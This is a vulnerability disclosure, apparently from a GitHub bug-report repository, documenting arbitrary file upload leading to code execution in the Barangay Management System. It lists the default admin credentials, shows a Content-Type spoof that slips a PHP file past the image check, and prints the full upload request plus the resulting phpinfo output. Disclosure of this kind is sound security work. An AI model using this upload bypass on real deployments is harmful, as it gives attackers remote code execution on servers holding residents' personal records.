

main

...

bug\_report / vendors / itsourcecode.com / barangay-management-system / RCE-1.md



sorabug Update RCE-1.md

History

1 contributor

198 lines (144 sloc) | 5.93 KB

...

# Barangay Management System v1.0 by itsourcecode.com has arbitrary code execution (RCE)

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

Vulnerability url: ip/bmis/pages/resident/resident.php

vendors: <https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/>

Loophole location: Background management system Resident module editing function-> resident.php file picture upload point exists arbitrary file upload vulnerability (RCE).

Click "Save" to save

Content-Type: image/jpeg //Key points (Bypass detection by changing "Content Type" to "Content-Type: image/jpeg")

Request package for file upload:

POST /bmis/pages/resident/resident.php HTTP/1.1  
Host: 192.168.1.19  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Referer: http://192.168.1.19/bmis/pages/resident/resident.php  
Cookie: sessions=aj0k5o11d743ingah9kp1b0ejntrqer6; PHPSESSID=fbu82ocu8kd37b5b20uqq71  
Connection: close  
Content-Type: multipart/form-data; boundary=-----1972622790202  
Content-Length: 4420

-----197262279020245  
Content-Disposition: form-data; name="hidden\_id"

1  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_lname"

Suares  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_fname"

Jude  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_mname"

Reyes  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_bdate"

2021-10-12  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_brgy"

Brgy.Tan-awan  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_householdnum"

1  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_dperson"

yes  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_btype"

0+

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_cstatus"

Single

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_length"

5

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_national"

Filipino

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_igpit"

1122

-----197262279020245

Content-Disposition: form-data; name="ddl\_edit\_eattain"

Doctorate degree

-----197262279020245

Content-Disposition: form-data; name="ddl\_edit\_los"

Care Taker

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_water"

Deep Well

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_toilet"

Water-sealed

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_remarks"

None

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_uname"

jude

-----197262279020245

Content-Disposition: form-data; name="ddl\_edit\_gender"

Male

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_bplace"

Brgy. Mambato, Himamaylan City

-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_mstatus"  
  
single  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_zone"  
  
1  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_householdmem"  
  
10  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_rthead"  
  
Brother  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_occp"  
  
Programmer  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_income"  
  
300000  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_religion"  
  
Catholic  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_skills"  
  
Programming  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_phno"  
  
2147483647  
-----197262279020245  
Content-Disposition: form-data; name="ddl\_edit\_hos"  
  
Live with Parents/Relatives  
-----197262279020245  
Content-Disposition: form-data; name="ddl\_edit\_dtype"  
  
2nd Option  
-----197262279020245  
Content-Disposition: form-data; name="txt\_edit\_lightning"  
  
2147483647  
-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_faddress"

brgy. enlcaro

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_upass"

jude123

-----197262279020245

Content-Disposition: form-data; name="txt\_edit\_image"; filename="shell.php"

Content-Type: image/jpeg //Key points

JFJF

<?php phpinfo();?>

-----197262279020245

Content-Disposition: form-data; name="btn\_save"

Save

-----197262279020245


Content-Disposition: form-data; name="table\_length"

10

-----197262279020245--



The files will be uploaded to this directory \bmis\pages\resident\image



We visited the directory of the file in the browser and found that the code had been executed

SQL BASICSTUNION BASEDERROR/DOUBLE QUERYTOOLSWEAPON BYPASSENCODINGTIMEELAPSEMENTENTIONOTI

Load URL

Split URL

Execute

http://192.168.1.19/bmis/pages/resident/image/1655098722304\_shell.php|

☐ Post data

☐ Referrer

OxHEX

%URL

BASE64

Insert string to replace

Insert replaci

JFJF

PHP Version 5.6.40	
System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack
Build Date	Jan 9 2019 15:05:21
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--en "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oc \x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\i \sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows